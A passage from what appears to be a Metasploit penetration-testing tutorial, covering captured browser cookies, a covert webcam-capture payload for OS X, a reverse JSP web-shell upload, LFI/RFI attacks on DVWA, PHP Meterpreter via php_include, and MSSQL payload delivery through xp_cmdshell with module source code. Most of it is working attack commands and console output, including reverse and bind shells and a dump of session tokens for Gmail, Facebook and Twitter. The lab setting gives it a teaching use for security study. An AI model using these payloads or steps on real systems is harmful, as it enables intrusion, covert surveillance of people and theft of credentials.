↪RuJrx6ov-tXzVKN2KJN4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2_HARTNlG7dgUrBNq;_
↪SID=DQAAAHAAADNMtnGqWPkEBIxfMQNzDt_f7KykHkPoYCRZn_
↪Zen8zleeLyKr8XUmLvJVPZoxsdSBUD22TbQ3plnc0TcoNHv7cEihkxtHl45zZraamzaji9qRC-
↪XxU9po34obEBzGotphFHoAtLxgThdHQWNQZq
4|2009-05-09 23:47:05|1|http_request|adwords.google.com:80 GET /forms.html Windows FF_
↪1.9.0.10
5|2009-05-09 23:47:05|1|http_request|blogger.com:80 GET /forms.html Windows FF 1.9.0.
↪10
6|2009-05-09 23:47:05|1|http_request|care.com:80 GET /forms.html Windows FF 1.9.0.10
7|2009-05-09 23:47:05|1|http_request|0.0.0.0:55550 GET /ads Windows Firefox 3.0.10

```

(continues on next page)

(continued from previous page)

```

8|2009-05-09 23:47:06|1|http_request|careerbuilder.com:80 GET /forms.html Windows FF
↳1.9.0.10
9|2009-05-09 23:47:06|1|http_request|ecademy.com:80 GET /forms.html Windows FF 1.9.0.
↳10
10|2009-05-09 23:47:06|1|http_cookies|facebook.com datr=1241925583-
↳120e39e88339c0edfd73fab6428ed813209603d31bd9d1dccccf3; ABT=::
↳#b0ad8a8df29cc7bafdf91e67c86d58561st0:1242530384:A
↳#2dd086ca2a46e9e50fff44e0ec48cb811st0:1242530384:B; s_vsn_facebookpoc_
↳1=7269814957402
11|2009-05-09 23:47:06|1|http_request|facebook.com:80 GET /forms.html Windows FF 1.9.
↳0.10
12|2009-05-09 23:47:06|1|http_request|gather.com:80 GET /forms.html Windows FF 1.9.0.
↳10
13|2009-05-09 23:47:06|1|http_request|gmail.com:80 GET /forms.html Windows FF 1.9.0.10
14|2009-05-09 23:47:06|1|http_cookies|gmail.google.com
↳PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faalba:TM=1241913986:LM=1241926890:GM=1:S=-
↳p5nGxSz_ohlinss; NID=22=Yse3kJm0PoVwyYxj8GKC6Lv1IqQMruiPwQrcRRnLO_4Z0CzBRCIUucvros_
↳Rujrx6ov-tXzVKN2KJN4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2_HARTNlG7dgUrBNq;
↳SID=DQAAAHAAADNMtnGqaWPkEBIxfsmQNzDt_f7KykHkPoYCRZn_
↳Zen8zleeLyKr8XUmLvJVPZoxsdSBUD22TbQ3plnc0TcoNHv7cEihkxtHl45zZraamzaji9qRC-
↳XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq
15|2009-05-09 23:47:07|1|http_request|gmail.google.com:80 GET /forms.html Windows FF
↳1.9.0.10
16|2009-05-09 23:47:07|1|http_cookies|google.com
↳PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faalba:TM=1241913986:LM=1241926890:GM=1:S=-
↳p5nGxSz_ohlinss; NID=22=Yse3kJm0PoVwyYxj8GKC6Lv1IqQMruiPwQrcRRnLO_4Z0CzBRCIUucvros_
↳Rujrx6ov-tXzVKN2KJN4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2_HARTNlG7dgUrBNq;
↳SID=DQAAAHAAADNMtnGqaWPkEBIxfsmQNzDt_f7KykHkPoYCRZn_
↳Zen8zleeLyKr8XUmLvJVPZoxsdSBUD22TbQ3plnc0TcoNHv7cEihkxtHl45zZraamzaji9qRC-
↳XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq
17|2009-05-09 23:47:07|1|http_request|google.com:80 GET /forms.html Windows FF 1.9.0.
↳10
18|2009-05-09 23:47:07|1|http_request|linkedin.com:80 GET /forms.html Windows FF 1.9.
↳0.10

101|2009-05-09 23:50:03|1|http_cookies|safebrowsing.clients.google.com
↳PREF=ID=ee60297d21c2a6e5:U=ecaec12d78faalba:TM=1241913986:LM=1241926890:GM=1:S=-
↳p5nGxSz_ohlinss; NID=22=Yse3kJm0PoVwyYxj8GKC6Lv1IqQMruiPwQrcRRnLO_4Z0CzBRCIUucvros_
↳Rujrx6ov-tXzVKN2KJN4pEJdg25ViugPU0UZQhTuh80hNAPvvsq2_HARTNlG7dgUrBNq;
↳SID=DQAAAHAAADNMtnGqaWPkEBIxfsmQNzDt_f7KykHkPoYCRZn_
↳Zen8zleeLyKr8XUmLvJVPZoxsdSBUD22TbQ3plnc0TcoNHv7cEihkxtHl45zZraamzaji9qRC-
↳XxU9po34obEBzGotphFHoAtLxgThdHQKWNQZq
102|2009-05-09 23:50:03|1|http_request|safebrowsing.clients.google.com:80 POST /
↳safebrowsing/downloads Windows FF 1.9.0.10
108|2009-05-10 00:43:29|1|http_cookies|twitter.com auth_token=1241930535--
↳c2a31fa4627149c521b965e0d7bdc3617df6ae1f
109|2009-05-10 00:43:29|1|http_cookies|www.twitter.com auth_token=1241930535--
↳c2a31fa4627149c521b965e0d7bdc3617df6ae1f
sqlite>

```

4.10.4 MSF vs OS X

One of the more interesting things about the Mac platform is how cameras are built into all of their laptops. This fact has not gone unnoticed by Metasploit developers, as there is a very interesting module that will take a picture with the built in camera.

Lets see it in action. First we generate a stand alone executable to transfer to a OS X system:

```
root@kali:~# msfvenom -a x86 --platform OSX -p osx/x86/isight/bind_tcp -b "\x00" -f_\
↳ elf -o /tmp/osxt2
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 171 (iteration=0)
x86/shikata_ga_nai chosen with final size 171
Payload size: 171 bytes
```

So, in this scenario we trick the user into executing the executable we have created, then we use 'multi/handler' to connect in and take a picture of the user.

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD osx/x86/isight/bind_tcp
PAYLOAD => osx/x86/isight/bind_tcp
msf exploit(handler) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  PAYLOAD    osx/x86/isight/bind_tcp

Payload options (osx/x86/isight/bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  AUTOVIEW   true             yes       Automatically open the picture in a browser
  BUNDLE     ~/data/isight.bundle  yes       The local path to the iSight Mach-O Bundle to upload
  LPORT      4444             yes       The local port
  RHOST      no               no        The target address

Exploit target:

  Id  Name
  --  ---
  0    Wildcard Target

msf exploit(handler) > ifconfig eth0
[*] exec: ifconfig eth0

eth0      Link encap:Ethernet  HWaddr 00:0c:29:a7:f1:c5
          inet addr:172.16.104.150  Bcast:172.16.104.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea7:f1c5/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:234609 errors:4 dropped:0 overruns:0 frame:0
          TX packets:717103 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:154234515 (154.2 MB)  TX bytes:58858484 (58.8 MB)
          Interrupt:19 Base address:0x2000

msf exploit(handler) > set RHOST 172.16.104.1
```

(continues on next page)

(continued from previous page)

```

RHOST => 172.16.104.1

msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
[*] Sending stage (421 bytes)
[*] Sleeping before handling stage...
[*] Uploading bundle (29548 bytes)...
[*] Upload completed.
[*] Downloading photo...
[*] Downloading photo (13571 bytes)...
[*] Photo saved as /root/.msf4/logs/isight/172.16.104.1_20090821.495489022.jpg
[*] Opening photo in a web browser...
Error: no display specified
[*] Command shell session 2 opened (172.16.104.150:57008 -> 172.16.104.1:4444)
[*] Command shell session 2 closed.
msf exploit(handler) >

```

Very interesting! It appears we have a picture! Lets see what it looks like.

4.10.5 File-Upload Backdoors

Amongst its many tricks, Metasploit also allows us to generate and handle Java based shells to gain remote access to a system. There are a great deal of poorly written web applications out there that can allow you to upload an arbitrary file of your choosing and have it run just by calling it in a browser.

We begin by first generating a reverse-connecting jsp shell and set up our payload listener.

```

root@kali:~# msfvenom -a x86 --platform windows -p java/jsp_shell_reverse_tcp_
↳ LHOST=192.168.1.101 LPORT=8080 -f raw
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD java/jsp_shell_reverse_tcp
PAYLOAD => java/jsp_shell_reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(handler) > set LPORT 8080
LPORT => 8080
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.101:8080
[*] Starting the payload handler...

```

At this point, we need to upload our shell to the remote web server that supports jsp files. With our file uploaded to the server, all that remains is for us to request the file in our browser and receive our shell.

```

[*] Command shell session 1 opened (192.168.1.101:8080 -> 192.168.1.201:3914) at Thu_
↳ Feb 24 19:55:35 -0700 2011

hostname
hostname
xen-xp-sploit

C:\Program Files\Apache Software Foundation\Tomcat 7.0>ipconfig
ipconfig

```

(continues on next page)

(continued from previous page)

```
Windows IP Configuration

Ethernet adapter Local Area Connection 3:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.1.201
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

C:\Program Files\Apache Software Foundation\Tomcat 7.0>
```

4.10.6 File Inclusion Vulnerabilities

Remote File Inclusion (RFI) and Local File Inclusion (LFI) are vulnerabilities that are often found in poorly-written web applications. These vulnerabilities occur when a web application allows the user to submit input into files or upload files to the server.

LFI vulnerabilities allow an attacker to read (and sometimes execute) files on the victim machine. This can be very dangerous because if the web server is misconfigured and running with high privileges, the attacker may gain access to sensitive information. If the attacker is able to place code on the web server through other means, then they may be able to execute arbitrary commands.

RFI vulnerabilities are easier to exploit but less common. Instead of accessing a file on the local machine, the attacker is able to execute code hosted on their own machine.

In order to demonstrate these techniques, we will be using the Damn Vulnerable Web Application (DVWA) within metasploitable. Connect to metasploitable from your browser and click on the DVWA link.

The credentials to login to DVWA are: admin / password

Once we are authenticated, click on the “DVWA Security” tab on the left panel. Set the security level to ‘low’ and click ‘Submit’, then select the “File Inclusion” tab.

```
.... image:: img/web_delivery0-2.png
```

On the file inclusion page, click on the view source button on the bottom right. If your security setting is successfully set to low, you should see the following source code:

```
$file = $_GET['page']; //The page we wish to display
```

This piece of code in itself is not actually vulnerable, so where is the vulnerability? For a regular attacker who does not already have root access to the machine, this could be where their investigation ends. The `$_GET` variable is interesting enough that they would begin testing or scanning for file inclusion. Since we already have root access to the machine, let's try harder and see if we can find out where the vulnerability comes from.

SSH to metasploitable with the following credentials: msfadmin / msfadmin.

We can use cat to view the index.php within the `/var/www/dvwa/vulnerabilities/fi/` directory.

```
msfadmin: cat -n /var/www/dvwa/vulnerabilities/fi/index.php
```

Looking at the output, we can see that there is a switch statement on line 15, which takes the security setting as input and breaks depending on which setting is applied. Since we have selected “low”, the code proceeds to call `/source/low.php`. If we look farther down in index.php, we can see that line 35 says:

```
include($file);
```

And there we have it! We've found the location of the vulnerability. This code is vulnerable because there is no sanitization of the user-supplied input. Specifically, the \$file variable is not being sanitized before being called by the include() function.

If the web server has access to the requested file, any PHP code contained inside will be executed. Any non-PHP code in the file will be displayed in the user's browser.

Now that we understand how a file inclusion vulnerability can occur, we will exploit the vulnerabilities on the include.php page.

Local File Inclusion (LFI)

In the browser address bar, enter the following:

```
http://192.168.80.134/dvwa/vulnerabilities/fi/?page=../../../../../../../../etc/passwd
```

The “../” characters used in the example above represent a directory traversal. The number of “../” sequences depends on the configuration and location of the target web server on the victim machine. Some experimentation may be required.

We can see that the contents of /etc/passwd are displayed on the screen. A lot of useful information about the host can be obtained this way. Some interesting files to look for include, but are not limited to:

Sometimes during a Local File Inclusion, the web server appends “.php” to the included file. For example, including “/etc/passwd” gets rendered as “/etc/passwd.php”. This occurs when the include function uses a parameter like “?page” and concatenates the .php extension to the file. In versions of PHP below 5.3, ending the URL with a null byte (%00) would cause the interpreter to stop reading, which would allow the attacker to include their intended page.

Remote File Inclusion (RFI)

This part of the demonstration requires some initial setup. We will take this as an opportunity to develop some Linux command line and PHP skills.

In order for an RFI to be successful, two functions in PHP's configuration file need to be set. “allow_url_fopen” and “allow_url_include” both need to be “On”. From the PHP documentation, we can see what these configurations do.

allow_url_fopen – “This option enables the URL-aware fopen wrappers that enable accessing URL object like files. Default wrappers are provided for the access of remote files using the ftp or http protocol, some extensions like zlib may register additional wrappers.”

allow_url_include – “This option allows the use of URL-aware fopen wrappers with the following functions: include, include_once, require, require_once”

To find DVWA's configuration file, click on the “PHP info” tab on the left panel. This screen gives us a large amount of useful information, including the PHP version, the operating system of the victim, and of course, the configuration file. We can see that the loaded file is “/etc/php5/cgi/php.ini”.

In metasploitable, we can open the php.ini file using nano:

```
msfadmin: sudo nano /etc/php5/cgi/php.ini
sudo password: msfadmin
```

In nano, type “ctrl-w” to find a string. Type in “allow_url” and hit enter. We should now be on line 573 of the php.ini file (type “ctrl-c” to find the current line in nano). Make sure that “allow_url_fopen” and “allow_url_include” are both set to “On”. Save your file with “ctrl-o”, and exit with “ctrl-x”. Now, restart metasploitable’s web server with:

```
msfadmin: sudo /etc/init.d/apache2 restart
```

In Kali, we need to set up our own web server for testing. First, create a test file called “rfi-test.php” and then start apache.

```
root@kali:~# echo "Success." > /var/www/html/rfi-test.php
root@kali:~# systemctl start apache2
```

Now we can test our RFI. On the “File Inclusion” page, type the following URL:

```
http://192.168.80.134/dvwa/vulnerabilities/fi/?page=http://192.168.80.128/rfi-test.php
```

From the output displayed on the top of the browser, we can see that the page is indeed vulnerable to RFI.

To finish with this RFI, we’ll take a look at the php_include function on the PHP Meterpreter page

PHP Meterpreter

The Internet is littered with improperly coded web applications with multiple vulnerabilities being disclosed on a daily basis. One of the more critical vulnerabilities is Remote File Inclusion (RFI) that allows an attacker to force PHP code of their choosing to be executed by the remote site even though it is stored on a different site. Metasploit published not only a php_include module but also a PHP Meterpreter payload. This is a continuation of the remote file inclusion vulnerabilities page.

The php_include module is very versatile as it can be used against any number of vulnerable webapps and is not product-specific. In order to make use of the file inclusion exploit module, we will need to know the exact path to the vulnerable site.

Cookie Setup

We’ll be using the Damn Vulnerable Web Application (DVWA) on metasploitable. For this particular application, we will need some cookie information from the web page. Specifically, we will need the PHP session ID of a logged on session, as well as DVWA’s security setting.

To obtain the cookie information, we will use an Iceweasel add-on called “Cookies Manager+”. In Iceweasel, browse to [about:addons](#) and search for “cookies manager+”. Download and install Cookies Manager+ and restart your browser. Once logged into DVWA, go to tools -> Cookie Manager+ and find the entry for the victim IP-address. Copy the value of PHPSESSID, and make sure that “security” is set to “low”.

Module Options

Loading the module in metasploit, we can see a great number of options available to us.

```
Module options (exploit/unix/webapp/php_include):

  Name      Current Setting
  ↪Required  Description
  ----      -
  ↪-----
  HEADERS    no
  ↪Any additional HTTP headers to send, cookies for example. Format: (continues on next page)
  ↪"header:value,header2:value2"
```

(continued from previous page)

PATH	/	yes	␣
→	The base directory to prepend to the URL to try		
PHPRFIDB	/usr/share/metasploit-framework/data/exploits/php/rfi-locations.dat	no	␣
→	A local file containing a list of URLs to try , with XXpathXX replacing the URL		
PHPURI		no	␣
→	The URI to request, with the include parameter changed to XXpathXX		
POSTDATA		no	␣
→	The POST data to send, with the include parameter changed to XXpathXX		
Proxies		no	␣
→	A proxy chain of format type:host:port[,type:host:port][...]		
RHOST		yes	␣
→	The target address		
RPORT	80	yes	␣
→	The target port (TCP)		
SRVHOST	0.0.0.0	yes	␣
→	The local host to listen on. This must be an address on the local machine or 0.		
→	0.0.0		
SRVPORT	8080	yes	␣
→	The local port to listen on.		
SSL	false	no	␣
→	Negotiate SSL/TLS for outgoing connections		
SSLCert		no	␣
→	Path to a custom SSL certificate (default is randomly generated)		
URIPATH		no	␣
→	The URI to use for this exploit (default is random)		
VHOST		no	␣
→	HTTP server virtual host		

Exploit target:

Id	Name
--	----
0	Automatic

The most critical option to set in this particular module is the exact path to the vulnerable inclusion point. Where we would normally provide the URL to our PHP shell, we simply need to place the text XXpathXX and Metasploit will know to attack this particular point on the site.

```
msf exploit/php_include > set PHPURI /?page=XXpathXX
PHPURI => /?page=XXpathXX
msf exploit/php_include > set PATH /dvwa/vulnerabilities/fi/
PATH => /dvwa/vulnerabilities/fi/
msf exploit/php_include > set RHOST 192.168.80.134
RHOST => 192.168.1.150
msf exploit/php_include > set HEADERS "Cookie:security=low;␣
→PHPSESSID=dac6577a6c8017bab048dfbc92de6d92"
HEADERS => Cookie:security=low; PHPSESSID=dac6577a6c8017bab048dfbc92de6d92
```

In order to further show off the versatility of Metasploit, we will use the PHP Meterpreter payload.

```
msf exploit/php_include > set PAYLOAD php/meterpreter/bind_tcp
PAYLOAD => php/meterpreter/bind_tcp
msf exploit/php_include > exploit

[*] Started bind handler
```

(continues on next page)

(continued from previous page)

```

[*] Using URL: http://0.0.0.0:8080/ehgqo4
[*] Local IP: http://192.168.80.128:8080/ehgqo4
[*] PHP include server started.
[*] Sending stage (29382 bytes) to 192.168.80.134
[*] Meterpreter session 1 opened (192.168.80.128:56931 -> 192.168.80.134:4444) at
->2010-08-21 14:35:51 -0600

meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
->2008 i686
Meterpreter  : php/php
meterpreter >

```

Just like that, a whole new avenue of attack is opened up using Metasploit.

Building A Module

Writing your first Metasploit module can be a daunting task, especially if one does not code in Ruby on a regular basis. Fortunately the language's syntax is intuitive enough, for anyone with prior programming and scripting knowledge, to make the transition (from Python for example) to Ruby.

Before taking the plunge into module construction and development, let's take a quick look at the some of the modules currently in place. These files can be used as our base for re-creating an attack on several different supported protocols, or crafting ones own custom module.

```

root@kali:/usr/share/metasploit-framework/lib/msf/core/exploit# ls
afp.rb                dect_coa.rb          mixins.rb             smb
arkeia.rb             dhcp.rb              mssql_commands.rb    smb.rb
browser_autopwn.rb    dialup.rb            mssql.rb              smtp_deliver.rb
brute.rb              egghunter.rb         mssql_sqli.rb         smtp.rb
brutetargets.rb       exe.rb               mysql.rb              snmp.rb
capture.rb            file_dropper.rb      ndmp.rb               sunrpc.rb
cmdstager_bourne.rb   fileformat.rb        ntlm.rb               tcp.rb
cmdstager_debug_asm.rb  fmtstr.rb            omelet.rb             telnet.rb
cmdstager_debug_write.rb  ftp.rb               oracle.rb              tftp.rb
cmdstager_echo.rb     ftpserver.rb         pdf_parse.rb          tns.rb
cmdstager_printf.rb   http                 pdf.rb                udp.rb
cmdstager.rb          imap.rb              php_exe.rb            vim_soap.rb
cmdstager_tftp.rb     ip.rb                pop2.rb               wbemexec.rb
cmdstager_vbs_adodb.rb  ipv6.rb              postgres.rb           wdbrpc_client.rb
cmdstager_vbs.rb       java.rb              powershell.rb         wdbrpc.rb
db2.rb                kernel_mode.rb       realport.rb           web.rb
dcerpc_epm.rb         local                 remote                 winrm.rb
dcerpc_lsa.rb         local.rb              riff.rb
dcerpc_mgmt.rb        lorcon2.rb            ropdb.rb
dcerpc.rb             lorcon.rb              seh.rb

```

Here we see several modules of interest, such as prepackaged protocols for Microsoft's SQL, HTTP, TCP, FTP, SMTP, SNMP, Oracle, and many more. These files undergo constant changes and updates, adding new functionalities over time.

Let's start with a very simple program, navigate to `/usr/share/metasploit-framework/modules/auxiliary/scanner/mssql` and create the required Metasploit folder structure under your home directory to store your custom module. Metasploit automatically looks in this folder structure so no extra steps are required for your module to be found.


```
root@kali:/usr/share/metasploit-framework/modules/auxiliary/scanner/mssql# mkdir -p ~/.msf4/modules/auxiliary/scanner/mssql
```

Then do a quick `cp mssql_ping.rb ~/.msf4/modules/auxiliary/scanner/mssql/ihaz_sql.rb`

```
root@kali:/usr/share/metasploit-framework/modules/auxiliary/scanner/mssql# cp mssql_ping.rb ~/.msf4/modules/auxiliary/scanner/mssql/ihaz_sql.rb
```

Open the newly-created file using your favourite editor and we'll begin crafting our example module, walking through each line and what it means:

```
##
# $Id: ihaz_sql.rb 7243 2009-12-04 21:13:15Z rellk $ >--- automatically gets set
↳for us when we check in
##

##
# This file is part of the Metasploit Framework and may be subject to >----
↳ licensing agreement, keep standard
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core' >--- use the msf core library

class MetasploitModule < Msf::Auxiliary >---- its going to be an auxiliary module

include Msf::Exploit::Remote::MSSQL >----- we are using remote MSSQL right?
include Msf::Auxiliary::Scanner >----- it use to be a SQL scanner

def initialize >---- initialize the main section
  super(
    'Name' => 'I HAZ SQL Utility', >----- name of the exploit
    'Version' => '$Revision: 7243 $', >----- svn number
    'Description' => 'This just prints some funny stuff.', >-----
↳description of the exploit
    'Author' => 'THE AUTHOR', >--- thats you
    'License' => MSF_LICENSE >---- keep standard
  )

  deregister_options('RPORT', 'RHOST') >---- do not specify RPORT or RHOST
end

def run_host(ip) >--- define the main function

begin >---begin the function
puts "I HAZ SQL!!!" >---- print to screen i haz SQL!!!
end >--- close
end >---- close
end >---- close
```

Now that you have a basic idea of the module, save the above code (without the `>---` comment strings) and let's run it in `msfconsole`.

```
msf > search ihaz
[*] Searching loaded modules for pattern 'ihaz'...
```

```
Auxiliary
=====
```

```
Name Description
-----
```

```
scanner/mssql/ihaz_sql MSSQL Ping Utility
```

```
msf > use scanner/mssql/ihaz_sql
msf auxiliary(ihaz_sql) > show options
```

```
Module options:
```

Name	Current Setting	Required	Description
----	-----	-----	-----
HEX2BINARY	/pentest/exploits/framework3/data/exploits/mssql/h2b	no	The path to
	↳the hex2binary script on the disk		
MSSQL_PASS		no	The password
	↳for the specified username		
MSSQL_USER	sa	no	The username
	↳to authenticate as		
RHOSTS		yes	The target
	↳address range or CIDR identifier		
THREADS	1	yes	The number
	↳of concurrent threads		

```
msf auxiliary(ihaz_sql) > set RHOSTS doesntmatter
RHOSTS => doesntmatter
msf auxiliary(ihaz_sql) > exploit
I HAZ SQL!!!!
```

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Success! Our module has been added! Now that we have a basic understanding of how to add a module, let's take a closer look at the MSSQL module written for the Metasploit framework.

Payloads Through MSSQL

In the previous section, we created a very basic module to get a better understanding of the principles behind a build. This section briefly explains passing payloads using the MSSQL module. The code presented currently works on the following installations of Microsoft's SQL Server: 2000, 2005, and 2008. We will first walk through the code and explain how this attack vector works before making our own from the ground up.

When an administrator first installs MSSQL, they have the option of using either mixed-mode authentication or SQL-based authentication. Using the latter, a password for the 'sa' account must be specified by the administrator. The 'sa' account is the systems administrator for the SQL server and has most, if not all, permissions on the system. Guessing this password, either using social engineering or other means, one can leverage this attack vector using Metasploit and perform additional actions. In a previous module, we discussed discovering which TCP port MSSQL is using by querying UDP port 1434 and executing dictionary attacks for guessing the 'sa' password.

For our purposes, we'll assume we are aware of the SQL system administrator's account password. If you wish to recreate this attack, you will need to have a working copy of Microsoft Windows as well as any of the previously mentioned versions of MSSQL.

Let's launch the attack:

```
msf > use windows/mssql/mssql_payload
msf exploit(mssql_payload) > options

Module options (exploit/windows/mssql/mssql_payload):

  Name          Current Setting  Required  Description
  ----          -
  METHOD         cmd              yes       Which payload delivery method to
  ↳ use (ps, cmd, or old)
  PASSWORD      no              The password for the specified
  ↳ username
  RHOST         yes            The target address
  RPORT         1433           yes       The target port (TCP)
  SRVHOST       0.0.0.0        yes       The local host to listen on. This
  ↳ must be an address on the local machine or 0.0.0.0
  SRVPORT       8080           yes       The local port to listen on.
  SSL           false          no        Negotiate SSL for incoming
  ↳ connections
  SSLCert       no            Path to a custom SSL certificate
  ↳ (default is randomly generated)
  TDESENCRYPTION false          yes       Use TLS/SSL for TDS data "Force
  ↳ Encryption"
  URIPATH       no            The URI to use for this exploit
  ↳ (default is random)
  USERNAME      sa             no        The username to authenticate as
  USE_WINDOWS_AUTHENT false         yes       Use windows authentication
  ↳ (requires DOMAIN option set)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf exploit(mssql_payload) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(mssql_payload) > set LHOST 10.10.1.103
LHOST => 10.10.1.103
msf exploit(mssql_payload) > set RHOST 172.16.153.129
RHOST => 172.16.153.129
msf exploit(mssql_payload) > set LPORT 8080
LPORT => 8080
msf exploit(mssql_payload) > set PASSWORD ihazpassword
MSSQL_PASS => ihazpassword
msf exploit(mssql_payload) > exploit

[*] Started reverse handler on port 8080
[*] Warning: This module will leave QiRYOLUK.exe in the SQL Server %TEMP% directory
[*] Writing the debug.com loader to the disk...
[*] Converting the debug script to an executable...
[*] Uploading the payload, please be patient...
[*] Converting the encoded payload...
[*] Executing the payload...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (10.10.1.103:8080 -> 10.10.1.103:47384)
```

(continues on next page)

(continued from previous page)

```
meterpreter > execute -f cmd.exe -i
Process 3740 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Creating Our Auxiliary Module

We will be looking at three different files, they should be relatively familiar from prior sections.

```
/usr/share/metasploit-framework/lib/msf/core/exploit/mssql_commands.rb
/usr/share/metasploit-framework/lib/msf/core/exploit/mssql.rb
/usr/share/metasploit-framework/modules/exploits/windows/mssql/mssql_payload.rb
```

Lets first take a look at the 'mssql_payload.rb' as to get a better idea at what we will be working with.

```
##
# $Id: mssql_payload.rb 7236 2009-10-23 19:15:32Z hdm $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

  include Msf::Exploit::Remote::MSSQL
  def initialize(info = {})

    super(update_info(info,
      'Name' => 'Microsoft SQL Server Payload Execution',
      'Description' => %q{
        This module will execute an arbitrary payload on a Microsoft SQL
        Server, using the Windows debug.com method for writing an executable to disk
        and the xp_cmdshell stored procedure. File size restrictions are avoided by
        incorporating the debug bypass method presented at Defcon 17 by SecureState.
        Note that this module will leave a metasploit payload in the Windows
        System32 directory which must be manually deleted once the attack is completed.
      },
      'Author' => [ 'David Kennedy "ReLlK"',
      'License' => MSF_LICENSE,
      'Version' => '$Revision: 7236 $',
      'References' =>
        [
          [ 'OSVDB', '557'],
          [ 'CVE', '2000-0402'],
          [ 'BID', '1281'],
```

(continues on next page)

(continued from previous page)

```
[ 'URL', 'http://www.thepentest.com/presentations/FastTrack_ShmoosCon2009.pdf'],
],
'Platform' => 'win',
'Targets' =>
[
[ 'Automatic', { } ],
],
'DefaultTarget' => 0
))
end

def exploit

debug = false # enable to see the output

if(not mssql_login_datastore)
print_status("Invalid SQL Server credentials")
return
end

mssql_upload_exec(Msf::Util::EXE.to_win32pe(
framework, payload.encoded), debug)

handler
disconnect
end
```

While this file may seem simple, there is actually a lot of going on behind the scenes. Lets break down this file and look at the different sections. Specifically we are calling from the mssql.rb in the lib/msf/core/exploits area.

One of the first things that is done in this file is the importation of the Remote class, and inclusion of the MSSQL module.

```
class Metasploit3 > Msf::Exploit::Remote

include Msf::Exploit::Remote::MSSQL
```

The reference section simply enumerates additional information concerning the attack or the initial exploit proof of concept. This is where we would find OSVDB references, EDB references and so on.

```
'References' =>
[
[ 'OSVDB', '557'],
[ 'CVE', '2000-0402'],
[ 'BID', '1281'],
[ 'URL', 'http://www.thepentest.com/presentations/FastTrack_ShmoosCon2009.pdf'],
],
```

The platform section indicates the target's platform and version. The following part is the 'Targets' object, which is where different versions would be enumerated. These lines give the user the ability to select a target prior to an attack. The 'DefaultTarget' value is used when no target is specified when setting up the attack.

```
'Platform' => 'win',
'Targets' =>
[
[ 'Automatic', { } ],
],
'DefaultTarget' => 0
```

The ‘def exploit’ line indicates the beginning of our exploit code. The next declaration is for debugging purposes. Considering there is a lot of information going back and forth, it’s a good idea having this set to ‘false’ until it’s needed.

```
debug = false # enable to see the output
```

Moving on to the next line, this is the most complex portion of the entire attack. This one liner here is really multiple lines of code being pulled from mssql.rb.

```
mssql_upload_exec(Msf::Util::EXE.to_win32pe(framework,payload.encoded), debug)
```

mssql_upload_exec (function defined in mssql.rb for uploading an executable through SQL to the underlying operating system)

Msf::Util::EXE.to_win32pe(framework,payload.encoded) = create a metasploit payload based off of what you specified, make it an executable and encode it with default encoding

debug = call the debug function is it on or off?

Lastly the handler will handle the connections from the payload in the background so we can accept a metasploit payload. The disconnect portion of the code ceases the connection from the MSSQL server.

Now that we have walked through this portion, we will break down the next section in the mssql.rb to find out exactly what this attack was doing.

The Guts Behind an Auxiliary Module

Looking into the ‘mssql.rb’ file using a text editor, locate the ‘mssql_upload_exec’. We should be presented with the following:

```
#
# Upload and execute a Windows binary through MSSQL queries
#
def mssql_upload_exec(exe, debug=false)
  hex = exe.unpack("H*")[0]

  var_bypass = rand_text_alpha(8)
  var_payload = rand_text_alpha(8)

  print_status("Warning: This module will leave #{var_payload}.exe in the SQL Server
  ↳ %TEMP% directory")
  print_status("Writing the debug.com loader to the disk...")
  h2b = File.read(datastore['HEX2BINARY'], File.size(datastore['HEX2BINARY']))
  h2b.gsub!(/KemneE3N/, "%TEMP%\\#{var_bypass}")
  h2b.split(/\n/).each do |line|
    mssql_xpcmdshell("#{line}", false)
  end

  print_status("Converting the debug script to an executable...")
  mssql_xpcmdshell("cmd.exe /c cd %TEMP% && cd %TEMP% && debug > %TEMP%\\#{var_bypass}",
  ↳ debug)
  mssql_xpcmdshell("cmd.exe /c move %TEMP%\\#{var_bypass}.bin %TEMP%\\#{var_bypass}.exe
  ↳ ", debug)

  print_status("Uploading the payload, please be patient...")
  idx = 0
  cnt = 500
```

(continues on next page)

(continued from previous page)

```

while(idx > hex.length - 1)
  mssql_xpcmdshell("cmd.exe /c echo #{hex[idx,cnt]}>>%TEMP%\#{var_payload}", false)
  idx += cnt
end

print_status("Converting the encoded payload...")
mssql_xpcmdshell("%TEMP%\#{var_bypass}.exe %TEMP%\#{var_payload}", debug)
